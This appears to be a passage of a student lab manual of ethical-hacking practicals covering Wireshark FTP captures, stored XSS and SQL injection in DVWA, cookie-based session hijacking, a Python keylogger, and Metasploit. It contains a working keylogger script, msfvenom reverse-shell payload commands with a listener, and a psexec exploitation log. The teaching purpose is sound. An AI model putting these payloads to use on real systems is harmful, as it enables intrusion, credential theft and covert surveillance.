
Visit Google Chrome > Search for Wireshark Sample Captures > Click on [“SampleCaptures - Wireshark Wiki”](#) > Ctrl F > Search for FTPv > Click on [“FTPv6-1.cap”](#) > Download it

Open Wireshark > Click on Folder > Open the downloaded file > In the Apply Filters tab, Type “ ftp.request.arg ” > Enter twice

Click the first link > Expand File Transfer Protocol (FTP) in Below Tab

ftp.request.arg						
No.	Time	Source	Destination	Protocol	Length	Info
228	11.501953	2002:5183:4383::518...	2001:638:902:1:201...	FTP	110	Request: USER anonymous
268	13.439453	2002:5183:4383::518...	2001:638:902:1:201...	FTP	108	Request: PASS IEUser@
329	15.821289	2002:5183:4383::518...	2001:638:902:1:201...	FTP	108	Request: opts utf8 on
442	19.950196	2002:5183:4383::518...	2001:638:902:1:201...	FTP	105	Request: site help
> Frame 228: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)						
> Ethernet II, Src: Xerox_00:00:00 (01:00:01:00:00:00), Dst: 1a:43:20:00:01:00 (1a:43:20:00:01:00)						
> Internet Protocol Version 4, Src: 81.131.67.131, Dst: 192.88.99.1						
> Internet Protocol Version 6, Src: 2002:5183:4383::5183:4383, Dst: 2001:638:902:1:201:2ff:fee2:7596						
> Transmission Control Protocol, Src Port: 1026, Dst Port: 21, Seq: 1, Ack: 85, Len: 16						
> File Transfer Protocol (FTP)						
> USER anonymous\r\n						
[Current working directory:]						

Select the first link > Right CLick > Follow > TCP Stream >



Final Output:

```
Wireshark - Follow TCP Stream (tcp.stream eq 6) · FTPv6-1.cap

220-
220 6bone.informatik.uni-leipzig.de FTP server (NetBSD-ftpd 20041119) ready.
USER anonymous
331 Guest login ok, type your name as password.
PASS IEUser@
230 Guest login ok, access restrictions apply.
opts utf8 on
502 Unknown command 'utf8'.
syst
215 UNIX Type: L8 Version: NetBSD-ftpd 20041119
site help
214-
```

Practical - 6

Aim: Persistent Cross-Site Scripting Attack

- Set up a vulnerable web application that is susceptible to persistent XSS attacks.
- Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.
- Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.

Steps:

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.

The screenshot shows the DVWA setup page. It displays several success messages in red boxes:

- 'Database has been created.'
- 'users' table was created.'
- Data inserted into 'users' table.'
- 'guestbook' table was created.'
- Data inserted into 'guestbook' table.'
- Backup file /config/config_inc.php.sql automatically created.'
- Setup successful!
- Please login.

At the bottom, there is a note about Apache configuration and a 'Create / Reset Database' button.

7. Username = "Admin" and Password = "password". Click on login.




The screenshot shows the DVWA login page. It has fields for 'Username' (Admin) and 'Password' (password), and a 'Login' button.


8.Click on DVWA security and set the security to low.

The screenshot shows the DVWA security level page. It has a sidebar with various attack options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. The 'Low' security level is selected in the dropdown menu. A note at the bottom explains the security levels: Low (completely vulnerable), Medium (example of bad practices), High (medium difficulty with bad practices), and Impossible (secure against all vulnerabilities).

9. Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.



The screenshot shows the DVWA application interface. On the left is a sidebar menu with various security test categories. The 'XSS (Stored)' category is highlighted in green. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains two input fields: 'Name' with the value 'test1' and 'Message' with the value '<script>alert("This is XSS Exploit Test")</script>'. Below these fields are two buttons: 'Sign Guestbook' and 'Clear Guestbook'. To the right of the input fields, there is a section titled 'More Information' containing several links related to XSS vulnerabilities.




Practical - 7

Aim: Session Impersonation with Firefox and Tamper Data

- Install and configure the Tamper Data add-on in Firefox.
- Intercept and modify HTTP requests to impersonate a user's session.
- Understand the impact of session impersonation and the importance of session management.

Steps:

- 1) Install & Open FireFox Browser. Go to Add-ons and Search Tamper Data
- 2) Search for Cookie Editor and Add.




- 3) After adding both Add-ons. In new tab ,Go to <http://www.techpanda.org/>
- 4) Enter Email as: admin@google.com Enter Password as: **Password2010**
- 5) The Dashboard will be visible

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	Edit
80452	solopklp	solopklp	1111111111	admin@gmail.com	Edit
80453	Maiden		87635444242	darkmaiden@octopus.ps	Edit
80454	sakshi	sharma	6745768789	xyz454@gmail.com	Edit
80455	stuffy	singh	1234567	doggy03@gmail.com	Edit
80456	io	stream	8754921647	admin@google.com	Edit
80457	まこ	まこ	まこ	macomaco1@gmail.com	Edit
80458	Pushpendra	Yadav	9125204045	pushpendryadav503@gmail.com	Edit

Total Records Count: 8

- 6) Click on Cookie Editor Add-on Top Right Corner. Copy the session id.

- 7) Go to options/privacy/ and delete the cookies.



8) Start Tamper Data > Click Yes

Extension: (Tamper Data for FF Quantum) - Start Tamper Data — Mozilla Firefox

Type	Description
<input type="checkbox"/> beacon	Requests sent through the Beacon API.
<input type="checkbox"/> csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
<input type="checkbox"/> font	Web fonts loaded for a @font-face CSS rule.
<input type="checkbox"/> image	Resources loaded to be rendered as image, except for imagset on browsers that support that type.
<input type="checkbox"/> imageset	Images loaded by a <picture> element or given in an element's srcset attribute.
<input checked="" type="checkbox"/> main_frame	Top-level documents loaded into a tab.
<input type="checkbox"/> media	Resources loaded by a <video> or <audio> element.
<input type="checkbox"/> object	Resources loaded by an <object> or <embed> element.
<input type="checkbox"/> object_subrequest	Requests sent by plugins.
<input type="checkbox"/> ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hyperlink is followed.
<input type="checkbox"/> script	Code that is loaded to be executed by a <script> element or running in a Worker.
<input type="checkbox"/> speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
<input type="checkbox"/> stylesheet	CSS stylesheets loaded to describe the representation of a document.
<input type="checkbox"/> sub_frame	Documents loaded into an <iframe> or <frame> element.
<input type="checkbox"/> web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
<input type="checkbox"/> websocket	Requests initiating a connection to a server through the WebSocket API.
<input type="checkbox"/> xbl	XBL bindings loaded to extend the behavior of elements in a document.
<input type="checkbox"/> xml_dtd	DTDs loaded for an XML document.
<input checked="" type="checkbox"/> xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
<input type="checkbox"/> xslt	XSLT stylesheets loaded for transforming an XML document.
<input type="checkbox"/> other	Resources that aren't covered by any other available type.

Tamper with requests who's URL matches: Tamper requests only from this tab:

Start Tamper Data?

Yes No, Cancel

9) Go to <http://www.techpanda.org/>

Extension: (Tamper Data for FF Quantum) — Mozilla Firefox

Details

URL: <http://techpanda.org/>
Method: GET
Type: main_frame

Request Body

This request has no request body.

Stop Tamper Cancel Request
Ok

10) In Index.php page . Paste Copied Session Copied

Session id in Cookie and click on OK

11) In dashboard.php page Paste the Copied Session Id in Cookie and click Ok

12) You will be logged in dashboard directly without logging in.

Dashboard | Personal Contacts Manager v1.0

Add New Contact Log Out

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynam	jenefry	9898989898	admin@gmail.com	Edit
80452	solopklp	solopklp	1111111111	admin@gmail.com	Edit
80453	Maiden		87635444242	darkmaiden@octopus.ps	Edit
80454	sakshi	sharma	6746768789	xy454@gmail.com	Edit
80455	stuffy	singh	1234567	doggy03@gmail.com	Edit
80456	io	stream	8754921647	admin@google.com	Edit
80457	まこ	まこ	まこ	macomaco1@gmail.com	Edit
80458	Pushpendra	Yadav	9125204045	pushpendrayadav503@gmail.com	Edit

Total Records Count: 8


Practical - 8

Aim: SQL Injection Attack

- Identify a web application vulnerable to SQL injection.
- Craft and execute SQL injection queries to exploit the vulnerability.
- Extract sensitive information or manipulate the database through the SQL injection attack.

Steps:

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.



7. Username = "Admin" and Password = "password". Click on login.




8. Click on DVWA security and set the security to low.




9. Click on SQL Injection.

10. In User Id enter 1 and click on submit.



11. Type 1' or tue;# and click on submit.



Practical - 9

Aim: Creating a Keylogger with Python


- Write a Python script that captures and logs keystrokes from a target system.
- Execute the keylogger script and observe the logged keystrokes.
- Understand the potential security risks associated with keyloggers and the importance of protecting against them.

Note: Make sure you have the pynput library installed (pip install pynput) before running this script.

Code:

```
import logging
from pynput.keyboard import Key, Listener
# Setting the log directory
log_dir = ""
# Basic logging configuration
logging.basicConfig(filename=(log_dir + "key_log.txt"), level=logging.DEBUG,
format='%(asctime)s: %(message)s')
# Function to handle key press event
def on_press(key):
    logging.info(str(key))
# Starting the listener
with Listener(on_press=on_press) as listener:
    listener.join()
```

Output:



The screenshot displays two windows side-by-side. On the left is a terminal window titled "Python 3.7.0 Shell". It shows the Python interpreter prompt, the path "C:/Users/RDNC/Desktop/", and the command "Hello World" being run. On the right is a Notepad window titled "key_log.txt - Notepad". It contains a log of keystrokes recorded by the keylogger, including various characters, shift keys, and function keys like F1, F2, etc., along with their timestamps.

Time	Action
2019-01-21 15:41:03,332	Key.shift_r
2019-01-21 15:41:03,660	'h'
2019-01-21 15:41:04,012	'e'
2019-01-21 15:41:04,276	'l'
2019-01-21 15:41:04,444	'l'
2019-01-21 15:41:04,605	'o'
2019-01-21 15:41:04,724	Key.space
2019-01-21 15:41:04,885	Key.shift_r
2019-01-21 15:41:05,052	'w'
2019-01-21 15:41:05,188	'o'
2019-01-21 15:41:05,428	'r'
2019-01-21 15:41:05,885	Key.backspace
2019-01-21 15:41:06,045	Key.backspace
2019-01-21 15:41:06,644	'o'
2019-01-21 15:41:06,989	'r'
2019-01-21 15:41:07,140	T
2019-01-21 15:41:07,221	'd'

Practical - 10

Aim: Exploiting with Metasploit (Kali Linux)

- Identify a vulnerable system and exploit it using Metasploit modules.
- Gain unauthorized access to the target system and execute commands or extract information.
- Understand the ethical considerations and legal implications of using Metasploit for penetration testing.

Steps:

Boot kali linux in pendrive and open it in PC. Open metasploit and type exit command to quit. The directory will change to root@kali.

Type the following command.

1. msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp
LHOST=192.168.9.191 LPORT=31337 -b "\x00" -e x86/shikata_ga_nai
-f exe -o
/tmp/l.exe
2. msfconsole
3. use exploit/multi/handler
4. msf exploit(multi/handler) > set payload windows/shell/reverse_tcp
5. payload => windows/shell/reverse_tcp
6. Show options
7. msf exploit(multi/handler) > set LHOST
192.168.9.191 8. LHOST => 192.168.9.191
9. msf exploit(multi/handler) > set LPORT
31337 10. LPORT => 31337
11. msf exploit(multi/handler) > exploit

PUT THE PAYLOAD GENERATED IN A WINDOWS PC (MAKE SURE ANTIVIRUS IS OFF) AND RUN THE EXE FILE.

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svccntl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svccntl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWycVEp - "MXAVZscqfrtzwscldexND")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```